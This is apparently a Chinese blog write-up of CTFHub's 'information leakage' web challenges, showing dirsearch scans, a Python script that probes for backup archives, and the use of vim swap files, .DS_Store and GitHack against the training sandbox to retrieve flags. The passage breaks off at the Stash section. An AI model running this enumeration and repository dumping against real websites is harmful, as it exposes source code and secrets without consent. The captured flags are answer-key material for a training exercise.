CTFHUBWeb技能树——信息泄露writeup

原创

青小俊 于 2020-04-12 00:17:28 发布 3027 收藏 76

分类专栏： CTF 文章标签： 安全 git svn hg 信息安全


本文链接：https://blog.csdn.net/a597934448/article/details/105431367

CTF 专栏收录该内容

25 篇文章 7 订阅

订阅专栏

web之信息泄露


Web
Web前置技能
Web工具配置
信息泄露
密码口令
SQL注入
XSS
文件上传
RCE
解析漏洞


信息泄露
目录遍历
PHPINFO
备份文件下载
Git泄露
SVN泄露
HG泄露


一、目录遍历

路径遍历攻击（也称为目录遍历）旨在访问存储在Web根文件夹之外的文件和目录。通过操纵带有“点-斜线（…）”序列及其变化的文件或使用绝对文件路径来引用文件的变量，可以访问存储在文件系统上的任意文件和目录，包括应用程序源代码、配置和关键系统文件。需要注意的是，系统操作访问控制（如在微软Windows操作系统上锁定或使用文件）限制了对文件的访问权限。这种攻击也称为“点-点斜线”、“目录遍历”、“目录爬升”和“回溯”。

常用的自动化扫描工具有 nmap，这里只是一个简单例题，可以找到flag.txt在文件夹3/3里面
ctfhub{88b149b346fb302de0450995974715be4fa603ec}

二、PHPINFO

phpinfo函数能够输出服务器PHP当前状态的大量信息，其来中包含了PHP的编译选项、启用拓展、php版本信息、服务器信自息、环境变量配置、HTTP头和PHP授权信息。




可以看到在PHP Variables里找到了FLAG。ctfhub{3a6c5b87dd92ce11b479a004e4ca36b43ce00144}

三、备份文件下载

1、网站源码

当开发人员在线上环境中对源代码进行了备份操作，并且将备份文件放在了 web 目录下，就会引起网站源码泄露。



备份文件下载 - 网站源码

可能有点用的提示

常见的网站源码备份文件后缀

- tar
- tar.gz
- zip
- rar

常见的网站源码备份文件名

- web
- website
- backup
- back
- www
- wwwroot
- temp

可以使用dirsearch扫描

```
python3 dirsearch.py -u http://challenge-91f1f5e6a791ab02.sandbox.ctfhub.com:10080/ -e *
```

```
File  Actions  Edit  View  Help

[09:34:03] 503 -  605B  - /view-source
[09:34:03] 503 -  605B  - /WarehouseEJB/
[09:34:03] 503 -  605B  - /WarehouseWeb/
[09:34:03] 503 -  605B  - /WEB-INF
[09:34:03] 503 -  605B  - /WarehouseEJB/services/WarehouseFront
[09:34:03] 503 -  605B  - /web-console/Invoker
[09:34:03] 503 -  605B  - /web.tgz
[09:34:03] 503 -  605B  - /web/phpMyAdmin/scripts/setup.php
[09:34:03] 503 -  605B  - /web.zip
[09:34:03] 503 -  605B  - /webadmin
[09:34:03] 503 -  605B  - /webmail/
[09:34:03] 503 -  605B  - /webmail/src/configtest.php
[09:34:03] 503 -  605B  - /WebService
[09:34:03] 503 -  605B  - /WebSphereBank
[09:34:03] 503 -  605B  - /WebSphere
[09:34:04] 503 -  605B  - /wizmysqladmin/
[09:34:04] 503 -  605B  - /WLDummyInitJVMIDs
[09:34:04] 503 -  605B  - /WordPress/
[09:34:04] 503 -  605B  - /wiki/
[09:34:04] 503 -  605B  - /Wordpress/
[09:34:04] 503 -  605B  - /wp-content/plugins/google-sitemap-generator/sitemap-core.php
[09:34:04] 503 -  605B  - /wp-content/plugins/akismet/admin.php
[09:34:04] 503 -  605B  - /wp-content/uploads/
[09:34:04] 503 -  605B  - /wp-includes
[09:34:04] 503 -  605B  - /wp-content/plugins/akismet/akismet.php
[09:34:04] 503 -  605B  - /wvdial.conf
[09:34:04] 503 -  605B  - /wwwboard/passwd.txt
[09:34:04] 503 -  605B  - /www.rar
[09:34:04] 503 -  605B  - /wwwroot.7z
[09:34:04] 503 -  605B  - /www.tgz
[09:34:04] 200 -    1KB - /www.zip
[09:34:05] 503 -  605B  - /xsl/common.xsl
[09:34:05] 503 -  605B  - /yonetici
[09:34:05] 503 -  605B  - /zabbix/

Task Completed
kali@kali:~/Desktop/dirsearch/dirsearch-master$
```



或者自己写

python脚本。

```
import requests
url = "http://challenge-d43c376975fe79c9.sandbox.ctfhub.com:10080/"
a = ['web','website','backup','back','www','wwwroot','temp']
b = ['tar','tar.gz','zip','rar']

for i in a:
 for j in b:
  pos = url + i + '.' + j
  r = requests.get(pos)
  print(i)
  print(j)
  print(r)
```

最后发现在www.zip中，下载附件得到地址，访问这个地址，得到flag



ctfhub{263816af1c0f94eb3982449261c84ca7d9535701}


2、bak文件

当开发人员在线上环境中对源代码进行了备份操作，并且将备份文件放在了 web 目录下，就会引起网站源码泄露。

使用dirsearch扫描

```
python3 dirsearch.py -u http://challenge-d4234042e1d43e96.sandbox.ctfhub.com:10080/ -e *
```

发现bak文件：http://challenge-04e00dc531ed053a.sandbox.ctfhub.com:10080/index.php.bak，下载打开得到ctfhub{c815ebc9b93ada54b4723aac5e2a4d22a9f187eb}




3、Vim缓存

临时文件是在vim编辑文本时就会创建的文件，如果程序正常退出，临时文件自动删除，如果意外退出就会保留，当vim异常退出后，因为未处理缓存文件，导致可以通过缓存文件恢复原始文件内容


> 以 index.php 为例 第一次产生的缓存文件名为 .index.php.swp
> 第二次意外退出后，文件名为.index.php.swo
> 第三次产生的缓存文件则为 .index.php.swn
> 注意：index前有 " . "

访问http://challenge-343d9fadf93a2a2f.sandbox.ctfhub.com:10080/index.php.swp下载查看得到
ctfhub{8f4301704447f3106de94198e6913197cb3571a2}



4、.DS_Store

.DS_Store 是 Mac OS 保存文件夹的自定义属性的隐藏文件。通过.DS_Store可以知道这个目录里面所有文件的清单。
访问http://challenge-980bb942573f0bff.sandbox.ctfhub.com:10080/.DS_Store获得DS_Store二进制文件，在linux系统中cat




DS_Store
所以访问http://challenge-980bb942573f0bff.sandbox.ctfhub.com:10080/e94c0e2ee5abb58c71363b97f6d1329e.txt，得到
ctfhub{b0652300aa41e9c54bddbf6c2a31235bf0cabd2b}

四、Git泄露

当前大量开发人员使用git进行版本控制，对站点自动部署。如果配置不当,可能会将.git文件夹直接部署到线上环境。这就引起了git泄露漏洞。


1、Log

git中的Log功能可以查看提交历史。





Where is flag?

根据提示，使用dirsearch发现有一些带有git名字的目录有内容，然后用Githack工具下载到本地，再git log，进行对比即可得到flag。这里我踩了一个坑就是Githack的版本，我下的是这个:
https://github.com/BugScanTeam/GitHack.git




ls -a是查看隐藏文件。git diff查看git提交的不同处。






2、Stash

stash命令可用于临时保存和恢复修改，可跨分支。

